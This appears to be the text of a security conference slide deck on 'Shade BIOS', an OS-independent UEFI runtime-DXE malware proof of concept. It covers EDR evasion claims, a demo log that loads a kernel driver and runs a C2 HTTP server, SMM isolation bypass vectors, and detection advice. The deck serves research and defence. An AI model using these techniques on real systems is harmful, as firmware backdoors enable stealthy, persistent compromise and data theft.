
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Status = gHttpProtocol->Request(
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Print(L"HttpProtocol->Request sent %r\r\n", RequestToken);

while(!gRequestCallbackComplete) {
    WaitForCompletion();
}
```

**Works with the  
same code!**









# Shade BIOS Limitation

To be precise, 1 **kernel** feature remains essential  
=> A single call to `nt!MmGetVirtualForPhysical()`

## Why?

- Runtime DXE module runs on the paging prepared by OS
- OS only knows the virtual address of page tables
  - CR3 has “physical” address of page tables
- Requires when applying partial identity mapping (when modifying `PML4[0]`)
  - Once mapping is active, direct physical access makes `MmGetVirtualForPhysical()` unnecessary

## Detectable by OS-level security? => **No**

- OS may reject `MmGetVirtualForPhysical()` towards CR3 value (`&PML4[0]`)
- But, BIOS can replicate and patch `MmGetVirtualForPhysical` code (which is couple of lines of assembly), disable the logic, and use it

# Finding Secrets

Depending on what the attacker wants to achieve, **kernel/userland features** might be necessary  
e.g., Reading process memory requires the page table of that target process (DirBase)

Is this detectable by OS-level security? => **Nearly NO**

- OS-level security focuses on active malbehaviors:
  - Modifying memory attributes
  - Network data interception
  - ...
- Shade BIOS isolates the most suspicious part of the malbehavior
- Just reading the memory contents cannot trigger the detection

# How to detect Shade BIOS

OS or AV/EDR products **cannot observe malbehavior** of Shade BIOS

- C2 communications, file accesses, ... can never be observed

However, you can detect it by performing **preventive inspection**

- Best detection method is “**Memory Forensic**”
  - Shade BIOS (runtime DXE driver) is mapped to the high canonical address
  - Dump it from kernel-level code ([kraft dinner](#)) and analyze it **statically**
    - There are only a few runtime services and checking the codes isn't that much of an effort

Watch out for Shade BIOS side-effects

- After Shade BIOS execute malbehaviors, the device used will freeze until it is self-repaired by the OS
- Frequent device error is a sign of Shade BIOS
  - However, frequency of the execution depends on the attacker's demand



# How to detect Pure-BIOS malware

Shade BIOS is just one form of Pure-BIOS malware

## Pure-BIOS malware implemented as **SMM module**

- Check whether SMM Isolation is enabled:
  - Yes => Inspect SMM isolation level reported by PPAM
    - It's reported in Windows "System Information"
  - No => Analyze SPI flash and reverse-engineer all UEFI modules ...

## Pure-BIOS malware implemented as **runtime DXE module**

- Dump runtime DXE modules from high canonical address and apply memory forensics to identify anomalies

These inspections are critical for systems acquired through government procurement

In any case, there's still a lack of BIOS research. There should be more attack methods

ディレクトリ: C:\Users\WDKRemoteUser\Desktop\drivers

	LastWriteTime	Length	Name
d	2025/03/13 16:28		backup
a	2025/02/19 14:25	64000	ArbitraryKernelDrvClient.exe
a	2025/03/13 16:36	800	KraftDinner_MyVS.cer
a	2025/03/13 16:36	1899	KraftDinner_MyVS.inf
a	2025/03/13 16:36	19288	KraftDinner_MyVS.sys
a	2025/03/13 16:27	370056	strings.exe

```
PS C:\Users\WDKRemoteUser\Desktop\drivers> sc.exe create kraftdinner type= kernel binPath= "C:\Users\WDKRemoteUser\Desktop\drivers\KraftDinner_MyVS.sys" sc.exe start kraftdinner > $null
```

Victim

```
[C2]--$ # C2 Server  
[C2]--$ python -m http.server 80  
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

EPSON

Endeavor

C2



# Future Work

## Much can be done to improve Shade-BIOS

- Accelerate repair of OS device settings or explore alternative strategies
- Expand hardware support and test across diverse BIOS implementations
- Support UEFI drivers that doesn't follow UEFI driver model
- Enable additional UEFI functionalities
- ...

⇒ It is like making one small OS

## SMM backdoors bypassing SMM isolation

- SMM (ring 0) backdoors offer deeper stealth than runtime DXE modules
- Please refer to [appendix](#) for further discussion on SMM (ring 0) backdoor



# Black Hat Sound Bytes

BIOS is said to be able to do everything, but there are some barriers

- Existing UEFI malware suffers the dilemma of OS and hardware -dependencies
- OS holds control over the devices in runtime, and BIOS needs to compete for control

Pure-BIOS malware is achievable

- UEFI threats in the wild are just the tip of the iceberg, and detectable by OS-level security
- It can be completely OS-independent with less device-dependence

Preventive inspection of PC is the only way to detect pure-BIOS malware

- Leverage newer technologies like SMM isolation to inspect them
- Apply memory forensics for those implemented with runtime DXE modules

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# Thank you for listening!

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## Repo

<https://github.com/FFRI/ShadeBIOS>





# Appendix: Discussing the Future SMM Malware

SMM backdoor bypassing SMM Isolation?

- Not easily investigated by 3<sup>rd</sup> -party security researchers
    - Latest laptops with SMM Isolation comes with strict protections for writing to the SPI flash chip
      - I bought a Dell Latitude 5340, but the SPI flash contents were encrypted ...
    - We cannot implant SMM modules via UEFI shell or OROM
- ⇒ We could not find a way to run our own SMM module on the latest laptop ...

However, I organized potential attack vectors through statical analysis  
(special thanks for [Satoshi's notes](#) explaining the SMM Isolation implementation)

# ISRD Attack vectors

(Intel System Resource Defense)

## 【Modifying Page Tables】✓

CR3 is locked on every SMI entry.

⇒ Patching this will allow CR3 modification

⇒ Then, SMM code can access OS memory pages

Smm entry is patched by PiSmmCpuDxeSmm during boot, so it should be modifiable.

## 【Modifying Policy Evaluation】✓


PiSmmCpuDxeSmm install this so this might also be modifiable during boot.

⇒ Then, SMM (ring3) can access arbitrary I/O

## 【Modifying Policy】✗

Will be detected by ISSR.

OEM can put policy that allows every I/O but, ISSR calculates SMM Isolation level by checking which ports are opened.




ISRD Components

# ISSR Attack vectors

(Intel System Security Report)

## 【Modifying Calculation of SMM Iso Level】✓

Patching MLE is prevented by DRTM.  
But, it is possible if MLE (tcblaunch.exe) has vulnerability that uses untrusted code.  
(e.g., calling some DXE module functions)



【Modify the level displayed to the user】✓  
ISSR is just for the user to check the level.  
(e.g., Patch “System Information” of Windows)

## 【Modify PPAM→MLE Info Passing】✗

We cannot hook hypercall because it requires SMM (ring 0) so we need to patch PPAM.  
⇒ PPAM integrity is checked by the signed manifest.

## 【Modify PPAM Manifest】✗

How about changing the manifest?  
⇒ PPAM Manifest is also signed



# Detecting Pure-SMM Malware (bypassing SMM Iso)

Detection is more challenging than with runtime DXE-based malware

We have to investigate whole DXE and SMM modules ...

- The number of SMM modules compared to DXE modules are very small
- However, analyzing the whole SMM modules is not enough!
- DXE modules that are loaded before SMRAM is locked can modify SMRAM!
- Such DXE modules can also bypass SMM Isolation

⇒ Investigating the bypass of SMM isolation and detecting the SMM malware is an important future work!